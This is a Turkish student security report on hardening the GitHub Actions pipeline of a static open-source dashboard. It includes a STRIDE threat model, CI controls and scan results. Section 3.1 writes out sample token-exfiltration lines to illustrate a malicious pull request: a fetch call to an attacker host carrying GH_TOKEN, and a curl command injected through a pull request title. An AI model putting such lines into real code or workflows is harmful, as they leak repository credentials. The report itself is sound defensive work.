BULUT BİLİŞİM VE SİBER GÜVENLİK · HAFTALIK SPRINT: GÜVENLİ BULUT YAYINI

Güvenlik Raporu

Türkiye Açık Kaynak Radarı: CI/CD hattının sertleştirilmesi

Öğrenci	Enes Altıparmak (2516016023)
Öğretim elemanı	Öğr. Gör. Osman Can Çetlenbik
Kurum	MCBÜ Manisa Teknik Bilimler MYO · Büyük Veri Analistliği
Rapor tarihi	29 Ekim 2026
Canlı ürün	`acik-kaynak-radari.enesaltipsrmak.workers.dev`
Depo	`github.com/enesaltiparmak/acik-kaynak-radari`
Öncelikli tehdit	Kötü niyetli bir pull request ile CI/CD hattının ele geçirilip gizli token'ın çalınması

1. Yönetici özeti


Türkiye Açık Kaynak Radarı, GitHub API'den her gün veri çekip kendi zaman serisini biriktiren statik bir pano. Ürünün en kritik varlığı, veri çekmek için kullanılan token ve bu token'ı çalıştıran GitHub Actions hattı. Kartımdaki öncelikli tehdit, kötü niyetli bir pull request'in bu hatta kod çalıştırıp token'ı dışarı sızdırması.

Bu tehdide karşı hat beş katmanda sertleştirildi: en az yetkili workflow'lar, `pull_request_target` yasağı, commit SHA ile sabitlenmiş üçüncü taraf Actions, branch protection ile zorunlu inceleme ve harden-runner ile ağ çıkışının engellenmesi. Sertleştirmenin etkisi OpenSSF Scorecard ile önce ve sonra ölçüldü.

`3.0 → 6.9`	**A+**	**A+**	**`0 TL`**
OpenSSF Scorecard	Mozilla Observatory (145 puan)	securityheaders.com	Aylık maliyet

> **Sonuç:** Öncelikli tehdidin riski 20'den (yüksek) 4'e (düşük) indi. Kalan riskler: tek geliştirici olduğu için kod incelemesi zorunlu tutulamıyor (yönetici bypass'ı açık), ZAP taraması henüz yapılmadı ve Scorecard puanı bonus eşiği olan 7'nin 0.1 altında.

2. Mimari ve güven sınırları



Veri akışı: snapshot job salt okunur token'la API'den veri okur ve yalnız botun yazdığı `data` dalına yazar. Kod `main` dalından Cloudflare'e derlenir. Tarayıcı kodu Cloudflare'den, veriyi doğrudan `data` dalından okur. Hiçbir sır tarayıcıya veya derlemeye ulaşmaz. PR'lar yalnız sırsız CI'ı tetikler.

Bileşenler ve kod olarak altyapı

Bileşen	Nasıl tanımlı	Yetki / neden
Cloudflare Workers (statik varlık)	`wrangler.toml` (IaC), `public/_headers`	Cloudflare GitHub uygulaması yalnızca bu depoya erişebilir; derlemeyi Cloudflare yapar, GitHub'da Cloudflare token'ı tutulmaz.
snapshot workflow	`.github/workflows/snapshot.yml`	`contents: write`: yalnızca `data` dalına günlük veri commit'lemek için gerekli.

ci, codeql, scorecard	`.github/workflows/*.yml`	`contents: read`; CodeQL/Scorecard'a ek olarak `security-events: write` (sonuç yükleme), Scorecard'a `id-token: write` (imzalı yayın).
GH_DATA_TOKEN	Portal (GitHub Secrets)	Hiçbir scope seçilmemiş klasik token: yalnızca herkese açık veriyi okur, 90 günlük. Yazma yetkisi yok.
Branch protection, secret scanning	Portal (GitHub ayarları)	Kod dışında tıklanarak kuruldu. Ekran görüntüsü Ekler'de.

3. Tehdit modeli (STRIDE)

Risk = Olasılık (1–5) × Etki (1–5). **15+ yüksek**, **8–14 orta**, **1–7 düşük**.

#	STRIDE	Tehdit	Risk	Önlem	Kalan
T1	I / E	**Kötü niyetli PR ile CI/CD'nin ele geçirilip token'ın çalınması**	4×5=20	Bölüm 3.1'deki beş katman	2×2=4
T2	Tampering	Üçüncü taraf Action'ın etiketi zararlı koda taşınır (tj-actions 2025 olayı)	3×5=15	Tüm `uses:` 40 karakter SHA; Dependabot ile güncelleme; CI politika kontrolü	1×5=5
T3	Tampering	Ele geçirilmiş hesap main'e zararlı kod push eder	2×5=10	Branch protection, PR + CODEOWNERS, zorunlu CI, force push kapalı	1×5=5
T4	Tampering	data dalına sahte veri yazılır	2×3=6	Yalnız bot yazar; istemci şema doğrular ve metni `textContent` ile basar	2×2=4
T5	Spoofing	Siteyi iframe'e gömerek kullanıcıyı kandırma (clickjacking)	2×2=4	`frame-ancestors 'none'`, `X-Frame-Options: DENY`, HSTS preload	1×2=2
T6	Info. disclosure	Depo açıklamasına konan HTML ile XSS	3×3=9	CSP `script-src 'self'`, satır içi kod yok, DOM'a yalnız `textContent`; CodeQL	1×3=3
T7	DoS	GitHub API çöker veya hız sınırı dolar	4×3=12	Son başarılı veri korunur; istemci önce canlı veri, sonra tarayıcı önbelleği, sonra yedek kopya; uyarı bandı	4×1=4
T8	Repudiation	Değişikliği kimin yaptığı bilinmez	2×2=4	Tüm değişiklikler commit/PR kaydında; bot commit'leri workflow çalıştırmasına bağlı	1×2=2
T9	Elevation	Bağımlılıkta zafiyet veya zararlı sürüm	2×4=8	Sabit sürümler + lock dosyası, `npm ci --ignore-scripts`, npm audit, dependency review	1×4=4
T10	Info. disclosure	`.env` dosyası yanlışlıkla commit edilir	3×4=12	`.gitignore`, push protection, CI'da gitleaks; token salt okunur	1×2=2

3.1 T1 ayrıntılı: kötü niyetli PR ile token hırsızlığı

Senaryo: Saldırgan depoyu fork'lar, veri betiğine `fetch('https://saldirgan.example/?t=' + process.env.GH_TOKEN)` ekleyip PR açar. Workflow PR kodunu sırlarla çalıştırırsa token sızar. İkinci varyant: PR başlığına `"; curl … $GITHUB_TOKEN #` yazıp workflow içindeki satır içi `${{ github.event.pull_request.title }}` ifadesinden komut enjekte etmek.

Saldırı adımı	Önlem	Kanıt
Fork PR kodu sırlarla çalışır	`pull_request_target` hiçbir workflow'da yok. Sır kullanan tek workflow PR ile tetiklenmez (yalnız `schedule` ve `workflow_dispatch`).	`check-workflows.mjs` her CI'da kontrol eder

Zararlı kod main'e girer	Branch protection: PR, 1 onay, CODEOWNERS incelemesi, `build` + `secrets` kontrolleri zorunlu	Ayarlar ekran görüntüsü; push'ta "Changes must be made through a pull request" uyarısı
Token dışarı sızdırılır	harden-runner `egress-policy: block`: snapshot job yalnız `api.github.com` ve `github.com`'a bağlanabilir	29.10 çalıştırması bu politikayla başarılı oldu
Token ile depoya yazma	Varsayılan `permissions: {}`. Veri token'ı yazamaz. `persist-credentials: false`: push token'ı yalnızca push adımının `env`'inde	Scorecard Token-Permissions 0 → 10
Etiketi değiştirilmiş Action	Tüm Actions commit SHA ile sabit	Scorecard Pinned-Dependencies 0 → 10
Satır içi ifade enjeksiyonu	Kullanıcı kontrollü değer `run:` içine yazılmaz; sır kullanan workflow'un kullanıcı girdisi yok	CodeQL `actions` analizi temiz

4. Uygulanan kontroller

Alan	Kontrol	Durum
Gizli anahtarlar ve CI/CD	Anahtar istemci kodunda, depoda ve log'da yok; GitHub Secrets'ta	✓ (depo ve derleme taraması: 0 eşleşme)
	Workflow'larda `permissions` ile en az yetki	✓ 4/4 workflow
	Secret scanning: gitleaks (CI) + GitHub secret scanning ve push protection	✓ gitleaks yeşil
	Bağımlılık taraması: Dependabot, npm audit, dependency review	✓ 0 bilinen zafiyet
	Branch protection, doğrudan push kapalı	✓ (yönetici bypass'ı açık, bkz. Kalan riskler)
Web uygulaması	HTTPS zorunlu, HSTS (1 yıl, preload)	✓
	CSP: `default-src 'none'`, `unsafe-inline` ve `unsafe-eval` yok	✓ istisna yok
	X-Content-Type-Options, Referrer-Policy, Permissions-Policy, frame-ancestors, COOP, CORP	✓
	`/.well-known/security.txt`	✓ yayında
IaC	`wrangler.toml` ile Cloudflare projesi; workflow'lar ve başlıklar kodda	✓

CSP'nin satır içi kod olmadan çalışabilmesi için yazı tipleri Google Fonts yerine projeyle birlikte yayımlanıyor, grafik kütüphanesi ayrı dosya olarak yükleniyor ve formlarda satır içi olay işleyicisi kullanılmıyor.

5. Test sonuçları

5.1 OpenSSF Scorecard (kartın doğrulama testi)

Ölçüm: Scorecard v5.6.0 resmî Linux yayını (SHA-256 doğrulandı). **Önce**: 12 commit, tek ve sertleştirilmemiş workflow (`permissions: write-all`, `@v4` etiketleri). **Sonra**: 8 sertleştirme commit'i ve depo ayarları.

Kontrol	Önce	Sonra	Değişikliğin nedeni
Toplam	**3.0**	**6.9**	
Token-Permissions	0	10	`write-all` → `permissions: {}` + job bazında yetki

Pinned-Dependencies	0	10	Actions commit SHA ile sabitlendi
SAST	0	10	CodeQL (JavaScript + Actions)
Dependency-Update-Tool	0	10	Dependabot (npm + Actions)
Security-Policy	0	9	`SECURITY.md` + `security.txt`
License	0	10	MIT lisansı
Dangerous-Workflow, Binary-Artifacts, Vulnerabilities	10	10	Korundu; CI'daki politika kontrolüyle güvence altında
Code-Review	0	0	Tek geliştirici, commit'ler PR'sız
Branch-Protection	-	-	Ölçüm yazma yetkili token istiyor; veri token'ına bilinçli olarak verilmedi

5.2 Web güvenliği ve kalite

Araç	Hedef	Sonuç (29.10.2026)
Mozilla Observatory	≥ B+	**A+** · 145 puan · 12/12 test
securityheaders.com	≥ A	**A+**
Lighthouse mobil	Erişilebilirlik ≥ 90, Performans ≥ 80	Erişilebilirlik 100 · Performans 85 · En iyi uygulamalar 100 · SEO 100
CI politika kontrolü	0 ihlal	0 ihlal (pull_request_target, SHA, permissions, harden-runner)

5.3 OWASP ZAP baseline

> **Henüz yapılmadı.** ZAP baseline taraması yalnızca kendi ürün adresine yapılacak. Komut: `docker run --rm -t ghcr.io/zaproxy/zaproxy:stable zap-baseline.py -t https://acik-kaynak-radari.enesaltipsrmak.workers.dev`. Bulgular tablosu (bulgu, risk, düzeltme, durum) ve düzeltme sonrası ikinci tarama bu bölüme eklenecek.

6. İzleme ve olay müdahalesi

- **Log'lar:** GitHub Actions çalıştırma log'ları (her snapshot), Cloudflare Workers istek ve hata gözlemleri, harden-runner ağ raporu.
- **Alarm 1, veri hattı:** Snapshot başarısız olursa job kırmızıya döner ve GitHub depo sahibine e-posta gönderir. Veri dosyasına `status: error` yazılır, sitede uyarı bandı görünür.
- **Alarm 2, bayat veri:** Veri 36 saatten eskiyse site kullanıcıya uyarı gösterir.
- **Runbook:** "API anahtarım sızdı" senaryosu için tespit → iptal → yenileme → inceleme → bildirim adımları `docs/RUNBOOK.md`'de. Token salt okunur olduğu için en kötü etki, hız sınırının başkası tarafından tüketilmesi.

7. Maliyet

Kalem	Plan	Kullanım	Maliyet
Cloudflare Workers (statik varlık)	Free	Statik dosya istekleri ücretsiz ve sınırsız; Worker kodu çalışmıyor	0 TL
GitHub Actions	Herkese açık depo	Herkese açık depolarda standart runner dakikaları ücretsiz	0 TL
GitHub API	Ücretsiz	Günde ~75 GraphQL sorgusu (saatlik 5.000 sınırının çok altında)	0 TL

Toplam aylık tahmin	**0 TL**

Bütçe kontrolü: Cloudflare ücretsiz planına ödeme yöntemi eklenmedi, bu yüzden ücretli kullanıma geçmek mümkün değil. GitHub'da Actions harcama limiti 0 $ (varsayılan). Bu iki ayarın ekran görüntüsü Ekler'de bütçe alarmı kanıtı olarak yer alır.

8. Kalan riskler

Risk	Neden kabul edildi / sonraki adım
Yönetici bypass'ı açık (Code-Review = 0)	Tek geliştirici kendi PR'ını onaylayamıyor. İkinci bir inceleyici eklenince "Do not allow bypassing" açılacak.
Hesabın ele geçirilmesi	Tüm kontroller hesap sahibine güveniyor. 2FA (tercihen passkey) zorunlu tutulmalı.
Veri token'ı klasik PAT	Fine-grained token yıldız verisine erişemediği için klasik token denendi; scope'suz olduğundan yalnız herkese açık veriyi okur. Yıldız geçmişi API'den tamamen kaldırıldığı için fine-grained token'a geri dönülebilir.
raw.githubusercontent.com'a bağımlılık	Erişilemezse tarayıcı önbelleği ve siteyle gelen yedek veri devreye girer. Kullanıcıya açıkça söylenir.
ZAP taraması yapılmadı	Bölüm 5.3'te belirtildiği gibi yapılacak.

Ekler (ekran görüntüleri)

Ödev gereği tüm ekran görüntülerinde tarih ve saat görünmelidir.

1. Branch protection ayarları (Settings → Branches)
2. Secret scanning ve push protection (Settings → Code security)
3. GitHub Secrets'ta `GH_DATA_TOKEN` (değer görünmeden)
4. Mozilla Observatory A+ ve securityheaders.com A+ sonuç sayfaları
5. Başarılı snapshot çalıştırması ve harden-runner raporu
6. Cloudflare plan / GitHub harcama limiti (bütçe kontrolü)
7. ZAP önce/sonra raporları